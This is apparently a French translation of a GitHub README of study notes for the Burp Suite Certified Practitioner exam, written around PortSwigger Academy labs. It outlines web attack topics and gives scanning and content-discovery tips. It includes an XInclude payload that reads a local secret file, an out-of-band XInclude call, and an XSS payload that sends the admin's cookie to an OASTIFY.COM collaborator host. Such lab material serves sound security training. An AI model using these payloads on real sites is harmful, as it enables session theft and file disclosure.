botesjuan/burp-suite-certified-practitioner-exam-study
Notes d'étude pratiques et guides pas à pas pour les laboratoires PortSwigger Academy, couvrant les vulnérabilités web, les payloads, l'énumération et les stratégies d'examen BSCP.

Ce sont mes notes d'étude avec plus de 110 laboratoires de la PortSwigger Academy. J'ai utilisé ces laboratoires pour réussir l'examen Burp Suite Certified Practitioner 2023. Ma qualification BSCP.
Pour plus d'informations, rendez-vous sur PortSwigger Academy pour obtenir les derniers supports d'apprentissage.
SCAN - Énumération
Scan ciblé
Scan des entités non standard
FOOTHOLD - Étape 1
Découverte de contenu
DOM-XSS
XSS - Cross-Site Scripting
Empoisonnement du cache Web
En-têtes Host
Contrebande de requêtes HTTP
Force brute
Authentification
ÉLÉVATION DE PRIVILÈGES - Étape 2
CSRF - Prise de contrôle de compte
Réinitialisation du mot de passe
SQLi - Injection SQL
JWT - JSON Web Tokens
Pollution des prototypes
Tests d'API
Contrôle d'accès
Points de terminaison d'API GraphQL
CORS - Cross-Origin Resource Sharing
EXFILTRATION DE DONNÉES - Étape 3
XXE - Entités XML et injections
SSRF - Server-Side Request Forgery
SSTI - Server-Side Template Injection
SSPP - Server-Side Prototype Pollution
LFI - Traversée de chemin
Téléversement de fichiers
Désérialisation
Injection de commandes système
ANNEXE
Scripts Python
Payloads
Listes de mots
Cibler le scan
Approche
Contenu de formation supplémentaire
Je recommande d'effectuer le Mystery lab challenge autant de fois que possible pour tester vos compétences et réduire le temps qu'il vous faut pour identifier les vulnérabilités, avant de passer l'examen.
J'ai également trouvé ce conseil de PortSwigger sur Repasser votre examen très instructif.
Regardez CryptoCat - Burp Suite Certified Professional (BSCP) Review + Tips/Tricks pour un regard neuf sur l'examen BSCP en 2024.
Merci pour le café de soutien,
\o/
Mon certificat Burp Suite Certified Practitioner.
L'énumération des applications Web commence par un scan initial et ciblé dans le cadre d'un engagement à durée limitée.
Scan ciblé
Scan des entités non standard
En raison du temps très limité lors des engagements ou de l'examen, scannez les points d'insertion définis pour des requêtes spécifiques.

Le scanner a détecté une vulnérabilité d'injection XML sur le paramètre storeId, ce qui a permis de lire le fichier secret de Carlos.```xml <xi:include parse="text" href="file:///home/carlos/secret"/>
>Requête XInclude hors bande, nécessite un DTD hébergé pour lire le fichier local.```xml
<hqt xmlns:xi="http://www.w3.org/2001/XInclude"><xi:include href="http://OASTIFY.COM/foo"/></hqt>
Laboratoire PortSwigger : Découvrir rapidement les vulnérabilités avec l'analyse ciblée
Analyse des structures de données non standard à l'aide de la fonctionnalité Burp permettant d'analyser le point d'insertion sélectionné pour un texte choisi dans les réponses ou les requêtes.

Identifiez la vulnérabilité grâce aux résultats des signalements du scanner Burp.
Dans ce cas, en utilisant le XSS identifié, volez les cookies de l'utilisateur administrateur en concevant la charge utile dans le point d'insertion identifié.``` '"><svg/onload=fetch(//OASTIFY.COM/${encodeURIComponent(document.cookie)})>:CURRENT-USER-LOGIN-COOKIE-2ND-PART
>Encodez les caractères clés de l'URL.

>Utilisez le cookie de l'utilisateur admin pour accéder au panneau d'administration en le remplaçant dans la session de navigateur actuelle.
[Lab PortSwigger : Analyse des structures de données non standard](https://portswigger.net/web-security/essential-skills/using-burp-scanner-during-manual-testing/lab-scanning-non-standard-data-structures)
-----
# Accès initial
# Découverte de contenu

>L'énumération de la cible commence par le fuzzing des répertoires et fichiers web. Utilisez soit l'option de découverte de contenu des outils d'engagement de Burp pour trouver les chemins et fichiers cachés, soit `FFUF` pour énumérer les répertoires et fichiers web. L'examen de `robots.txt` ou `sitemap.xml` peut révéler du contenu.```bash
wget https://raw.githubusercontent.com/botesjuan/Burp-Suite-Certified-Practitioner-Exam-Study/main/wordlists/burp-labs-wordlist.txt
ffuf -c -w ./burp-labs-wordlist.txt -u https://TARGET.web-security-academy.net/FUZZ
Outil d'engagement Burp, découverte de contenu à l'aide de ma liste de mots compilée burp-labs-wordlist comme liste de fichiers personnalisée.